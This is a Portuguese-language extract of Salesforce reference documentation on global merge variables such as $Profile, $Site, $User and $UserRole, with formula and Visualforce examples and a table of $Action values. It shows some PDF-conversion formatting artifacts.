Descrição: Tipo de campo de mesclagem global a ser usado para fazer referência a informações sobre o acesso à permissão personalizada do usuário atual. Use os campos de mesclagem de permissão para referenciar informações sobre o acesso atual do usuário a quaisquer permissões personalizadas da sua organização.

Use:

1. Selecione o tipo de dados: \$Permission.
2. Selecione um campo de mesclagem, como `$Permission.customPermissionName`.

Exemplo de regra de validação: A regra de validação a seguir referencia a permissão personalizada `changeAustinAccounts` para o usuário atual. Essa regra assegura que apenas usuários com a permissão `changeAustinAccounts` podem atualizar contas com a cidade de cobrança de Austin.

```
BillingCity = 'Austin' &&
$Permission.changeAustinAccounts
```

Exemplo de fluxo: Para permitir que apenas usuários com a permissão personalizada "seeAustinAccounts" continuem no fluxo, crie uma fórmula de fluxo (Booleano) com a seguinte expressão.

```
{!$Permission.seeAustinAccounts}
```

Em seguida, em um elemento Decisão, use uma condição para verificar se a fórmula retorna verdadeiro.

Exemplos do Visualforce: Para que um bloqueio de página apareça apenas para usuários que tenham a permissão personalizada `seeExecutiveData`, use o seguinte.

```
<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}">
  <!-- Executive Data Here -->
</apex:pageBlock>
```

Dicas: \$Permission aparece apenas se as permissões personalizadas tiverem sido criadas na sua organização.

\$Profile

Descrição: Tipo de campo de mesclagem global a ser usado para fazer referência a informações sobre o perfil do usuário atual. Use os campos de mesclagem de perfil para fazer referência a informações sobre o perfil do usuário, como o tipo de licença ou o nome.

Use:

1. Selecione o tipo de dados: \$Profile.
2. Selecione um campo de mesclagem como `$Profile.Name`.

Exemplo de regra de validação: A fórmula de regra de validação abaixo faz referência ao nome do perfil do usuário atual para assegurar que somente o proprietário do registro ou usuários com este perfil possam fazer alterações em um campo personalizado chamado `Meta_pessoal`:

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>
    "Custom: System Admin" )
```

Exemplo de fluxo: Para identificar o perfil do usuário em execução, crie uma fórmula de fluxo (Text) com a seguinte expressão.

```
{!$Profile.Name}
```

Referenciando essa fórmula, você evita o uso de uma consulta (elementos Pesquisa) e economiza nos limites.

Exemplos do Visualforce: Para apresentar o perfil do usuário atual, use o seguinte:

```
{!$Profile.Name}
```

- Dicas:**
- Os campos de mesclagem `$Profile` estão disponíveis apenas em edições que podem criar perfis personalizados.
 - Use nomes de perfil para fazer referência a perfis padrão nos campos de mesclagem `$Profile`. Se você fez referência anteriormente ao valor interno para um perfil, use a lista a seguir para determinar o nome a ser usado:

Nome de perfil padrão	\$Profile Value
Administrador de sistemas	PT1
Usuário padrão	PT2
Somente leitura	PT3
Gerente de soluções	PT4
Usuário do Marketing	PT5
Gerente do contrato	PT6
Usuário parceiro	PT7
Usuário de plataforma padrão	PT8
Usuário de aplicativo do Platform One padrão	PT9
Usuário do portal de clientes	PT13
Gerente do portal de clientes	PT14

- Seus valores de campo mesclado ficarão em branco se os atributos de perfil estiverem em branco. Por exemplo, o perfil `Descrição` não é obrigatório e pode não conter um valor.
- Não é necessário conceder permissões ou direitos de acesso aos usuários às informações de perfil deles para serem usadas nesses campos mesclados.

\$RecordType

Descrição:	Um tipo de campo de mesclagem global a ser usado para fazer referência ao tipo do registro atual.
Use:	Adicione <code>\$RecordType</code> manualmente a seu s-control.
Exemplos do Visualforce:	<p>Para apresentar o ID do tipo de registro atual, use o seguinte:</p> <pre>{ \$RecordType . Id }</pre>
Dicas:	<ul style="list-style-type: none"> • Use <code>\$RecordType . Id</code> em vez de <code>\$RecordType . Name</code> para fazer referência de um tipo de registro específico. Mesmo que <code>\$RecordType . Name</code> torne a fórmula mais legível, você deverá atualizar a fórmula, caso o nome do tipo de registro seja alterado, enquanto o ID de um tipo de registro nunca muda. No entanto, se estiver implementando fórmulas em organizações (por exemplo, entre o sandbox e a produção), use <code>\$RecordType . Name</code> porque os IDs não são o mesmo na organização. • Evite usar <code>\$RecordType</code> nas fórmulas, exceto em fórmulas de valor padrão. Em vez disso, use o campo de mesclagem <code>RecordType</code> (por exemplo, <code>Account . RecordType . Name</code>) ou o campo <code>RecordTypeId</code> no objeto. • Não faça referência a nenhum campo com o campo de mesclagem <code>\$RecordType</code> nas fórmulas de objetos cruzados. A variável <code>\$RecordType</code> resolve até o registro que contém a fórmula, não o registro no qual a fórmula chega. Use o campo de mesclagem <code>RecordType</code> no objeto, em vez disso.

\$Request

Descrição:	Campo de mesclagem global a ser usado para fazer referência a um parâmetro de consulta por nome, que retorna um valor.
Use:	Adicione <code>\$Request</code> manualmente a seu s-control.
Exemplo de s-control:	<p>O snippet abaixo, denominado <code>Title_Snippet</code>, requer dois parâmetros de entrada: <code>titleTheme</code> e <code>titleText</code>. Você pode reutilizá-lo em vários s-controls para incluir o título da página e o tema no código HTML.</p> <pre><h2 class="{!\$Request.titleTheme}.title"> {!\$Request.titleText}</h2></pre> <p>O s-control abaixo chama esse snippet usando a função <code>INCLUDE</code>, enviando a ele os parâmetros para o título e o tema da página HTML criada.</p> <pre><html> <head> </head> <body> {! INCLUDE(\$SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html></pre>
Dicas:	Não use <code>\$Request</code> em páginas do Visualforce para fazer referência a parâmetros de consulta. Em vez disso, use <code>\$CurrentPage</code> .

\$Resource

Descrição:	Tipo de campo de mesclagem global a ser usado para fazer referência ao recurso estático existente por nome em uma página do Visualforce. Também é possível usar campos de mesclagem de recursos em funções URLFOR para fazer referência a um arquivo específico em um arquivo de recursos estáticos.
Use:	Use <code>\$Resource</code> para fazer referência a um recurso estático existente. O formato é <code>\$Resource.nameOfResource</code> , como <code>\$Resource.TestImage</code> .
Exemplos do Visualforce:	<p>O componente do Visualforce abaixo faz referência a um arquivo de imagem que foi carregado como um recurso estático e recebeu o nome de <code>TestImage</code>:</p> <pre><apex:image url="{!\$Resource.TestImage}" width="50" height="50"/></pre> <p>Para fazer referência a um arquivo em outro (como <code>.zip</code> ou <code>.jar</code>), use a função <code>URLFOR</code>. Especifique o nome do recurso estático fornecido quando você carregou o arquivo com o primeiro parâmetro e o caminho do arquivo desejado dentro do arquivo com o segundo parâmetro. Por exemplo:</p> <pre><apex:image url="{!URLFOR(\$Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/></pre>
Dicas:	Essa variável global só está disponível para páginas do Visualforce.

\$SControl

 **Importante:** As páginas do Visualforce substituem s-controls. As organizações que não usaram s-controls anteriormente não podem criá-los. Os s-controls existentes não são afetados e ainda podem ser editados.

Descrição:	Tipo de campo de mesclagem global a ser usado para fazer referência a um custom s-control por nome. Use os campos de mesclagem de s-control nas funções <code>LINKTO</code> , <code>INCLUDE</code> e <code>URLFOR</code> para fazer referência a um dos s-controls personalizados.
Use:	<ol style="list-style-type: none"> 1. Selecione o tipo de dados: <code>\$SControl</code>. 2. Selecione um s-control para inserir um campo de mesclagem que represente esse s-control, como <code>\$Scontrol.Header_Snippet</code>.
Exemplo de s-control:	<p>O s-control a seguir faz referência ao snippet no campo de mesclagem <code>\$Scontrol.Header_Snippet</code>:</p> <pre><html> <body> {! INCLUDE (\$SControl.Header_Snippet, [title = "My Title", theme = "modern"])} </body> </html></pre>
Exemplos do Visualforce:	<p>O exemplo a seguir mostra como criar link para um s-control de nome <code>HelloWorld</code> em uma página do Visualforce:</p> <pre><apex:page> <apex:outputLink value="{!\$SControl>HelloWorld}">Open the HelloWorld s-control</apex:outputLink> </apex:page></pre>

Se você quiser simplesmente incorporar um s-control em uma página, você pode usar a marca `<apex:scontrol>` sem o campo de mesclagem `$$Control`. Por exemplo:

```
<apex:page>
<apex:scontrol controlName="HelloWorld" />
</apex:page>
```

Dicas:

- A lista suspensa referente a **Inserir campo de mesclagem** lista todos os custom s-controls, exceto os snippets. Embora os snippets sejam s-controls, eles se comportam de maneira diferente. Por exemplo, não é possível fazer referência a um snippet diretamente em uma função URLFOR. Os snippets não estão disponíveis durante a criação de um botão ou link personalizado cuja **Origem do conteúdo** seja um S-Control personalizado. Não é possível adicionar snippets aos layouts de página. Para inserir um snippet em seu s-control, use o botão suspenso **Inserir snippet**.
- Essa variável global só está disponível para botões e links personalizados, custom s-controls e páginas do Visualforce.

\$\$Setup

Descrição:

Um campo de mesclagem global para usar ao fazer referência a uma configuração personalizada do tipo "hierarquia".

Use:

Use `$$Setup` para acessar as configurações personalizadas hierárquicas e seus valores de campo usando a notação de ponto. Por exemplo, `$$Setup.App_Prefs__c.Show_Help_Content__c`.

As configurações personalizadas hierárquicas permitem valores em três níveis:

1. Organização, o valor padrão para todos
2. Perfil, que substitui o valor Organização
3. Usuário, que substitui os valores Organização e Perfil

O Salesforce determina automaticamente o valor correto para esse campo de configuração personalizada no contexto atual do usuário em execução.

Exemplo de campo de fórmula:

```
{!$$Setup.CustomSettingName__c.CustomFieldName__c}
```

Os campos de fórmula funcionam somente para configurações personalizadas de hierarquia. Eles não podem ser usados para configurações personalizadas de lista.

Exemplos do Visualforce:

O exemplo a seguir ilustra como exibir condicionalmente uma mensagem de ajuda estendida para um campo de entrada, dependendo da preferência do usuário:

```
<apex:page>
  <apex:inputField value="{!usr.Workstation_Height__c}"/>
  <apex:outputPanel id="helpWorkstationHeight"
    rendered="{!$$Setup.App_Prefs__c.Show_Help_Content__c}">
    Enter the height for your workstation in inches, measured from
    the
      floor to top of the work surface.
  </apex:outputPanel>
```

```
...
</apex:page>
```

Se o nível de organização da configuração personalizada for definido como `verdadeiro`, os usuários visualizam a mensagem de ajuda estendida por padrão. Se alguém preferir não ver as mensagens de ajuda, poderá definir sua configuração personalizada como `falso` para substituir o valor de organização (ou perfil).

Configurações personalizadas do tipo "lista" não estão disponíveis em páginas do Visualforce usando essa variável global. É possível acessar as configurações personalizadas de lista no Apex.

Dicas: Essa variável global está disponível em páginas do Visualforce, campos de fórmula, regras de validação e fórmulas de fluxo e de processo.

\$Site

Descrição: Um tipo de campo de mesclagem global a ser usado ao fazer referência a informações sobre o site do Force.com.

Use: Use a notação de ponto para acessar as informações sobre o atual site do Force.com. Observe que só estão disponíveis os seguintes campos do site:

Campo de mesclagem	Descrição
\$Site.Name	Apresenta o nome da API do site atual.
\$Site.Domain	Apresenta o nome de domínio do Force.com para sua organização.
\$Site.CustomWebAddress	Retorna o URL personalizado da solicitação, caso ele não termine em <code>force.com</code> , ou o URL personalizado principal do site. Se nenhum dos dois existe, ele retorna uma string vazia. Observe que o caminho do URL é sempre a raiz, mesmo se o URL personalizado da solicitação tem um prefixo de caminho. Se a solicitação atual não é uma solicitação de site, esse campo retorna uma string vazia. O valor desse campo sempre termina em um caractere <code>/</code> . O uso de <code>\$Site.CustomWebAddress</code> não é recomendável; em vez disso, recomendamos usar <code>\$Site.BaseCustomUrl</code> .
\$Site.OriginalUrl	Retorna o URL original dessa página caso seja uma página de erro designada para o site; caso contrário, retorna <code>null</code> .
\$Site.CurrentSiteUrl	Retorna o URL de base do site atual que as referências e links devem usar. Observe que esse campo poderia retornar o URL da página de referência em vez do URL da solicitação atual. O valor desse campo inclui um prefixo de caminho que sempre termina em um caractere <code>/</code> . Se a solicitação atual não é uma solicitação de site, esse campo retorna uma string vazia. O uso de <code>\$Site.CurrentSiteUrl</code> não é recomendável. Em vez disso, use <code>\$Site.BaseUrl</code> .

Campo de mesclagem	Descrição
\$Site.LoginEnabled	Retorna <code>verdadeiro</code> se o site atual estiver associado a um portal ativo e ativado por email; caso contrário, retorna <code>falso</code> .
\$Site.RegistrationEnabled	Retorna <code>verdadeiro</code> se o site atual estiver associado a um Portal do cliente ativado por autorregistro ativo; caso contrário, retorna <code>falso</code> .
\$Site.IsPasswordExpired	Para usuários autenticados, retornará <code>verdadeiro</code> se a senha do usuário que estiver logado no momento estiver expirada. Para usuários não autenticados, retorna <code>falso</code> .
\$Site.AdminEmailAddress	Retorna o valor do campo <code>Contato do site</code> para o site atual.
\$Site.Prefix	Retorna o prefixo do caminho do URL do site atual. Por exemplo: se o URL do site é <code>myco.force.com/partners</code> , <code>/partners</code> é o prefixo do caminho. Retorna <code>nulo</code> se o prefixo não é definido. Se a solicitação atual não é uma solicitação de site, esse campo retorna uma string vazia.
\$Site.Template	Retorna o nome do modelo associado ao site atual; será <code>nulo</code> o modelo padrão se nenhum modelo tiver sido selecionado.
\$Site.ErrorMessage	Retorna uma mensagem de erro da página atual se essa for uma página de erro designada para o site e existir um erro. Caso contrário, retorna uma string vazia.
\$Site.ErrorDescription	Retorna uma descrição de erro da página atual se essa for uma página de erro designada para o site e existir um erro. Caso contrário, retorna uma string vazia.
\$Site.AnalyticsTrackingCode	O código de rastreamento associado ao seu site. Esse código pode ser usado por serviços como o Google Analytics para controlar dados de solicitações de página para o site.
\$Site.BaseCustomUrl	Retorna um URL de base para o site atual que não usa um subdomínio de Force.com. O URL retornado usa o mesmo protocolo (HTTP ou HTTPS) da solicitação atual caso pelo menos um URL personalizado que não seja Force.com e suporte HTTPS exista no site. O valor retornado nunca termina em um caractere <code>/</code> . Se todos os URLs personalizados neste site terminam em <code>force.com</code> ou esse site não tem URLs personalizados, uma string vazia é retornada. Se a solicitação atual não é uma solicitação de site, esse método retorna uma string vazia. Esse campo substitui <code>CustomWebAddress</code> e inclui o prefixo do caminho do URL personalizado.
\$Site.BaseInsecureUrl	Retorna um URL de base para o site atual que usa HTTP em vez de HTTPS. O domínio da solicitação atual é usado. O valor retornado inclui o prefixo de caminho e nunca termina em um

Campo de mesclagem	Descrição
	caractere /. Se a solicitação atual não é uma solicitação de site, esse método retorna uma string vazia.
\$Site.BaseRequestUrl	Retorna o URL de base do site atual para o URL solicitado. Isso não é influenciado pelo URL da página de referência. O URL retornado usa o mesmo protocolo (HTTP ou HTTPS) da solicitação atual. O valor retornado inclui o prefixo de caminho e nunca termina em um caractere /. Se a solicitação atual não é uma solicitação de site, esse método retorna uma string vazia.
\$Site.BaseSecureUrl	Retorna um URL de base para o site atual que usa HTTPS em vez de HTTP. O domínio da solicitação atual tem preferência caso suporte HTTPS. Domínios que não sejam subdomínios de Force.com têm preferência em relação aos subdomínios de Force.com. Caso nenhum outro domínio HTTPS exista no site atual, um subdomínio de Force.com é usado caso esteja associado ao site. Caso não existam URLs personalizados de HTTPS no site, esse método retorna uma string vazia. O valor retornado inclui o prefixo de caminho e nunca termina em um caractere /. Se a solicitação atual não é uma solicitação de site, esse método retorna uma string vazia.
\$Site.BaseUrl	Retorna o URL de base do site atual que as referências e links devem usar. Observe que esse campo pode retornar o URL da página de referência em vez do URL da solicitação atual. O valor desse campo inclui o prefixo de caminho e nunca termina em um caractere /. Se a solicitação atual não é uma solicitação de site, esse campo retorna uma string vazia. Este campo substitui \$Site.CurrentSiteUrl.
\$Site.MasterLabel	Retorna o valor do campo Rótulo do site atual. Se a solicitação atual não é uma solicitação de site, esse campo retorna uma string vazia.
\$Site.SiteId	Retorna o ID do site atual. Se a solicitação atual não é uma solicitação de site, esse campo retorna uma string vazia.
\$Site.SiteType	Retorna o valor de API do campo Tipo de site referente ao site atual. Se a solicitação atual não é uma solicitação de site, esse campo retorna uma string vazia.
\$Site.SiteTypeLabel	Retorna o valor do rótulo do campo Tipo de site do site atual. Se a solicitação atual não é uma solicitação de site, esse campo retorna uma string vazia.

Exemplos do Visualforce:

O exemplo a seguir mostra como usar o campo de mesclagem `!$Site.Template`:

```
<apex:page title="Job Application Confirmation" showHeader="false"
  standardStylesheets="true">

  <!-- The site template provides layout & style for the site -->
  <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
      <apex:form>
        <apex:commandLink value="<- Back to Job Search"
          onclick="window.top.location='{!$Page.PublicJobs}';return
false;"/>
        <br/>
        <br/>
        <center>
          <apex:outputText value="Your application has been saved.

            Thank you for your interest!"/>
        </center>
        <br/>
        <br/>
      </apex:form>
    </apex:define>

  </apex:composition>
</apex:page>
```

Dicas:

Essa variável global está disponível nas páginas do Visualforce, modelos de email e s-controls.

`!$System.OriginDateTime`

Descrição:

Um campo de mesclagem global que representa o valor literal de 1900-01-01 00:00:00. Use essa variável global ao realizar cálculos de deslocamento de data/hora ou atribuir um valor literal a um campo de data/hora.

Use:

1. Selecione o tipo de dados: `!$System`.
2. Selecione `OriginDateTime` da opção Inserir campo de mesclagem.

Exemplo de fórmula:

O exemplo abaixo ilustra como converter um campo de data em um campo de data/horário. Ele usa a data no campo de mesclagem `OriginDateTime` para obter o número de dias desde que um campo personalizado chamou `Meu campo de data`. Em seguida, ele adiciona o número de dias para o valor `OriginDateTime`.

```
!$System.OriginDatettime + ( My_Date_Field__c -
DATEVALUE(!$System.OriginDatettime) )
```



Nota: `OriginDateTime` está no fuso horário GMT, mas o resultado é exibido no fuso horário local do usuário.

Exemplo de fluxo, processo e Visualforce:	<p>O exemplo a seguir calcula o número de dias que se passaram desde 1° de janeiro de 1900:</p> <pre data-bbox="430 262 1445 304">{!NOW() - \$System.OriginDateTime}</pre>
Dicas:	<p>Essa variável global está disponível em:</p> <ul data-bbox="430 388 1445 546" style="list-style-type: none"> • Valores padrão • Fórmulas em campos personalizados, fluxos, processos e regras de fluxo de trabalho • Ações de atualização de campo de fluxo de trabalho • Páginas do Visualforce e s-controls

\$User

Descrição:	<p>Um tipo de campo de mesclagem global a ser usado ao fazer referência a informações sobre o usuário atual. Campos de mesclagem de usuários podem fazer referência a informações sobre o usuário, como alias, título e ID.</p>
Use:	<ol data-bbox="430 850 1445 924" style="list-style-type: none"> 1. Selecione o tipo de dados: \$User. 2. Selecione um campo de mesclagem como \$User.Username.
Exemplo de regra de validação:	<p>A fórmula de regra de validação abaixo faz referência ao ID do usuário atual para determinar se ele é o proprietário do registro. Use um exemplo como esse para assegurar que somente o proprietário do registro ou usuários com perfil de administrador possam fazer alterações em um campo personalizado chamado Meta pessoal:</p> <pre data-bbox="430 1113 1445 1218">AND(ISCHANGED(Personal_Goal__c), Owner <> \$User.Id, \$Profile.Name <> "Custom: System Admin")</pre>
Exemplo de fluxo:	<p>Para acessar facilmente o nome do usuário em execução, use uma fórmula de fluxo. Crie uma fórmula de fluxo (Text) com esta expressão.</p> <pre data-bbox="430 1333 1445 1375">{!\$User.FirstName} & " " & {!\$User.LastName}</pre> <p>Após criar a fórmula, referencie-a quando precisar chamar o usuário pelo nome no fluxo. Referenciando a variável global \$User, você evita o uso de uma pesquisa, o que contaria para os limites do fluxo.</p>
Exemplos do Visualforce:	<p>O exemplo a seguir exibe o nome da empresa do usuário atual, assim como o status dele (que retorna um valor booleano).</p> <pre data-bbox="430 1585 1445 1837"><apex:page> <h1>Congratulations</h1> This is your new Apex Page <p>The current company name for this user is: {!\$User.CompanyName}</p> <p>Is the user active? {!\$User.isActive}</p> </apex:page></pre>

Dicas:

- O usuário atual é a pessoa que muda o registro que solicitou o valor padrão, a regra de validação ou outra operação que use esses campos de mesclagem global.
- Quando um processo Web-to-Case ou Web-to-Lead alterar um registro, o usuário atual será o Proprietário padrão do lead ou Proprietário padrão do caso.
- Quando um processo executa ações agendadas e o usuário que o iniciou não está mais ativo, \$User refere-se ao usuário do fluxo de trabalho padrão. O mesmo vale para ações baseadas em tempo em regras de fluxo de trabalho.
- Alguns dos campos de mesclagem \$User podem ser usados em filtros de configuração móveis.

\$User.UITheme e \$User.UIThemeDisplayed

Descrição:

Estes campos de mesclagem global identificam como o usuário visualiza o Salesforce em uma determinada página da Web.

A diferença entre as duas variáveis é que \$User.UITheme retorna a aparência que o usuário *deveria* ver, enquanto \$User.UIThemeDisplayed retorna a aparência que o usuário *realmente* vê. Por exemplo, um usuário pode ter permissões para visualizar a aparência do novo tema da interface do usuário; porém, se ele estiver usando um navegador sem suporte a essa aparência (por exemplo, versões mais antigas do Internet Explorer), \$User.UIThemeDisplayed retornará um valor diferente.

Use:

Use estas variáveis para identificar o CSS usado para gerar páginas da Web do Salesforce para um usuário. As duas variáveis retornam um dos valores a seguir.

- Theme1 — Tema obsoleto do Salesforce
- Theme2 — Tema do Salesforce usado antes do Spring '10
- Theme3 — Tema clássico "Aloha" do Salesforce, apresentado na Spring '10
- PortalDefault — Tema do Portal de clientes do Salesforce
- Webstore — Tema do Salesforce AppExchange

 **Nota:** \$User.UITheme e \$User.UIThemeDisplayed retornam o valor "Theme3" no Lightning Experience e no Salesforce1, o que não está correto. O comportamento de \$User.UITheme e \$User.UIThemeDisplayed nesse contexto pode ser alterado em uma versão futura.

Exemplos do Visualforce:

O exemplo a seguir mostra como gerar layouts diferentes baseados em um tema do usuário:

```
<apex:page>
  <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
'Theme2'}">
    // this is the old theme...
  </apex:pageBlock>

  <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
'Theme3'}">
    // this is the classic theme ...
  </apex:pageBlock>
</apex:page>
```

\$UserRole

Descrição:	Tipo de campo de mesclagem global a ser usado para fazer referência a informações sobre o papel do usuário atual. Campos de mesclagem de papel podem fazer referência a informações como nome do papel, descrição e ID.
Use:	<ol style="list-style-type: none"> 1. Selecione o tipo de dados: \$UserRole. 2. Selecione um campo de mesclagem como \$UserRole.Name.
Exemplo de regra de validação:	<p>A fórmula de regra de validação abaixo faz referência ao nome do papel do usuário para validar aquele que um campo personalizado chamou de Porcentagem de desconto não ultrapasse o valor máximo permitido para aquele papel:</p> <pre>Discount_Percent__c > VLOOKUP(\$ObjectType.Role_Limits__c.Fields.Limit__c, \$ObjectType.Role_Limits__c.Fields.Name, \$UserRole.Name)</pre>
Processo, fluxo e Visualforce:	<pre>{!\$UserRole.LastModifiedById}</pre>
Dicas:	<ul style="list-style-type: none"> • O usuário atual é a pessoa que muda o registro que solicitou o valor padrão, a regra de validação ou outra operação que use esses campos de mesclagem global. • Quando um processo Web-to-Case ou Web-to-Lead alterar um registro, o usuário atual será o Proprietário padrão do lead ou Proprietário padrão do caso. • Quando um processo executa ações agendadas e o usuário que o iniciou não está mais ativo, \$UserRole refere-se ao papel do usuário do fluxo de trabalho padrão. O mesmo vale para ações baseadas em tempo em regras de fluxo de trabalho. <p> Nota: Não é possível usar os seguintes valores de \$UserRole no Visualforce:</p> <ul style="list-style-type: none"> • CaseAccessForAccountOwner • ContactAccessForAccountOwner • OpportunityAccessForAccountOwner • PortalType

CONSULTE TAMBÉM:

[Valores válidos para a variável global \\$Action](#)

Valores válidos para a variável global \$Action

A tabela a seguir lista as ações que você pode mencionar com a variável global \$Action e os objetos nos quais você pode executar essas ações. Todos os objetos suportam ações básicas, como novo, clonar, visualizar, editar, listar e excluir. A variável global \$Action também faz referência às ações disponíveis em muitos objetos padrão. Os valores disponíveis na sua organização podem ser diferentes, dependendo dos recursos que você ativar.

Valor	Descrição	Objetos
Aceitar	Aceita um registro.	<ul style="list-style-type: none"> Grupo de anúncios Caso Compromisso Campanha do Google Palavra-chave Lead Frase de pesquisa Versão SFGA Anúncio de texto
Activate	Ativa um contrato.	Contrato
Adicionar	Adiciona um produto ao catálogo de preços.	Product2
AddCampaign	Adiciona um membro à campanha.	Campanha
AddInfluence	Adiciona uma campanha a uma lista de oportunidade em campanhas de influência.	Oportunidade
AddProduct	Adiciona um produto ao catálogo de preços.	OpportunityLineItem
AddToCampaign	Adiciona um contato ou lead a uma campanha.	<ul style="list-style-type: none"> Contato Lead
AddToOutlook	Adiciona um compromisso ao Microsoft Outlook.	Compromisso
AdvancedSetup	Inicia a configuração avançada da campanha.	Campanha
AltavistaNews	Lança www.altavista.com/news/ .	<ul style="list-style-type: none"> Conta Lead
Cancel	Cancela um compromisso.	Compromisso

EDIÇÕES

Disponível em: Salesforce Classic

Variável global \$Action disponível em: **todas** as edições

PERMISSÕES DO USUÁRIO

Para criar, editar e excluir custom s-controls, fórmulas ou páginas do Visualforce:

- "Personalizar aplicativo"

CaseSelect	Especifique um caso para uma solução.	Solução
ChangeOwner	Altere o proprietário de um registro.	<ul style="list-style-type: none"> • Conta • Grupo de anúncios • Campanha • Caso • Contato • Contrato • Campanha do Google • Palavra-chave • Leads • Oportunidades • Frase de pesquisa • Versão SFGA • Anúncio de texto
ChangeStatus	Altere o status de um caso.	<ul style="list-style-type: none"> • Caso • Lead
ChoosePricebook	Selecione o catálogo de preços a ser usado.	OpportunityLineItem
Clonar	Clone um registro.	<ul style="list-style-type: none"> • Grupo de anúncios • Patrimônio • Campanha • Membro de campanha • Caso • Contato • Contrato • Compromisso • Campanha do Google • Palavra-chave • Lead • Oportunidade • Produto • Frase de pesquisa • Versão SFGA • Anúncio de texto • Objetos personalizados
CloneAsChild	Crie um caso relacionado com os detalhes de um caso pai.	Caso

CloseCase	Feche um caso.	Caso
Converter	Cria um novo contato, conta e oportunidade usando as informações de um lead.	Lead
ConvertLead	Converte um lead em um membro da campanha.	Membro da campanha
Create_Opportunity	Cria uma oportunidade com base em um membro da campanha.	Membro da campanha
Decline	Recusa um compromisso.	Compromisso
Excluir	Excluir um registro.	<ul style="list-style-type: none"> • Grupo de anúncios • Patrimônio • Campanha • Membro de campanha • Caso • Contato • Contrato • Compromisso • Campanha do Google • Palavra-chave • Lead • Oportunidade • Produto da oportunidade • Produto • Frase de pesquisa • Versão SFGA • Solução • Tarefa • Anúncio de texto • Objetos personalizados
DeleteSeries	Exclui uma série de compromissos ou tarefas.	<ul style="list-style-type: none"> • Compromisso • Tarefa
DisableCustomerPortal	Desativa um usuário do portal de clientes.	Contato
DisableCustomerPortalAccount	Desativa a conta do portal de clientes.	Conta
DisablePartnerPortal	Desativa um usuário do portal do parceiro.	Contato
DisablePartnerPortalAccount	Desativa uma conta do portal do parceiro.	Conta
Download	Faz download de um anexo.	<ul style="list-style-type: none"> • Anexo • Documento

Editar

Editar um registro.

- Grupo de anúncios
- Patrimônio
- Campanha
- Membro de campanha
- Caso
- Contato
- Contrato
- Compromisso
- Campanha do Google
- Palavra-chave
- Lead
- Oportunidade
- Produto da oportunidade
- Produto
- Frase de pesquisa
- Versão SFGA
- Solução
- Tarefa
- Anúncio de texto
- Objetos personalizados

EditAllProduct	Edita todos os produtos de um catálogo de preços.	OpportunityLineItem
EnableAsPartner	Designa uma conta como conta de parceiro.	Conta
EnablePartnerPortalUser	Ativa um contato como usuário do portal do parceiro.	Contato
EnableSelfService	Ativa um contato como usuário de auto-atendimento.	Contato
FindDup	Exibe leads duplicados.	Lead
FollowupEvent	Cria um compromisso de acompanhamento.	Compromisso
FollowupTask	Cria uma tarefa de acompanhamento.	Compromisso
HooversProfile	Exibe um perfil de Hoovers.	<ul style="list-style-type: none"> • Conta • Lead
IncludeOffline	Inclui um registro de conta no Connect Offline.	Conta
GoogleMaps	Plota um endereço no Google Maps.	<ul style="list-style-type: none"> • Conta

		<ul style="list-style-type: none"> • Contato • Lead
GoogleNews	Exibe <code>www.google.com/news</code> .	<ul style="list-style-type: none"> • Conta • Contato • Lead
GoogleSearch	Exibe <code>www.google.com</code> .	<ul style="list-style-type: none"> • Conta • Contato • Lead
List	Lista os registros de um objeto.	<ul style="list-style-type: none"> • Grupo de anúncios • Campanha • Caso • Contato • Contrato • Campanha do Google • Palavra-chave • Lead • Oportunidade • Produto • Frase de pesquisa • Versão SFGA • Solução • Anúncio de texto • Objetos personalizados
LogCall	Faz o log de uma chamada.	Atividade
MailMerge	Gera uma mala direta.	Atividade
ManageMembers	Inicie a página Gerenciar membros.	Campanha
MassClose	Fechar vários casos.	Caso
Merge	Mescla contatos.	Contato
Novo	Crie um novo registro.	<ul style="list-style-type: none"> • Atividade • Grupo de anúncios • Patrimônio • Campanha • Caso • Contato • Contrato

- Compromisso
- Campanha do Google
- Palavra-chave
- Lead
- Oportunidade
- Frase de pesquisa
- Versão SFGA
- Solução
- Tarefa
- Anúncio de texto
- Objetos personalizados

NewTask	Criar uma tarefa.	Tarefa
RequestUpdate	Solicita uma atualização.	<ul style="list-style-type: none"> • Contato • Atividade
SelfServSelect	Registra um usuário como usuário do auto-atendimento.	Solução
SendEmail	Envie o email.	Atividade
SendGmail	Abre um email em branco no Gmail.	<ul style="list-style-type: none"> • Contato • Lead
Sort	Classifica os produtos em um catálogo de preços.	OpportunityLinItem
Compartilhar	Compartilha um registro.	<ul style="list-style-type: none"> • Conta • Grupo de anúncios • Campanha • Caso • Contato • Contrato • Campanha do Google • Palavra-chave • Lead • Oportunidade • Frase de pesquisa • Versão SFGA • Anúncio de texto
Enviar para aprovação	Envia um registro para aprovação.	<ul style="list-style-type: none"> • Conta • Atividade

- Grupo de anúncios
- Patrimônio
- Campanha
- Membro de campanha
- Caso
- Contato
- Contrato
- Compromisso
- Campanha do Google
- Palavra-chave
- Lead
- Oportunidade
- Produto da oportunidade
- Produto
- Frase de pesquisa
- Versão SFGA
- Solução
- Tarefa
- Anúncio de texto

Tab

Acessa a guia para um objeto.

- Grupo de anúncios
- Campanha
- Caso
- Contato
- Contrato
- Campanha do Google
- Palavra-chave
- Lead
- Oportunidade
- Produto
- Frase de pesquisa
- Versão SFGA
- Solução
- Anúncio de texto

Exibir

Exibir um registro.

- Atividade
- Grupo de anúncios
- Patrimônio
- Campanha
- Membro de campanha

- Caso
- Contato
- Contrato
- Compromisso
- Campanha do Google
- Palavra-chave
- Lead
- Oportunidade
- Produto da oportunidade
- Produto
- Frase de pesquisa
- Versão SFGA
- Solução
- Anúncio de texto
- Objetos personalizados

ViewAllCampaignMembers	Lista todos os membros da campanha.	Campanha
ViewCampaignInfluenceReport	Exibe o relatório Campanhas com oportunidades influenciadas.	Campanha
ViewPartnerPortalUser	Lista todos os usuários do portal do parceiro.	Contato
ViewSelfService	Lista todos os usuários de auto-atendimento.	Contato
YahooMaps	Plota um endereço no Yahoo! Maps.	<ul style="list-style-type: none"> • Conta • Contato • Lead
YahooWeather	Exibe http://weather.yahoo.com/ .	Contato

CONSULTE TAMBÉM:

[Noções básicas sobre variáveis globais](#)

Código do Apex

Visão geral do código do Apex

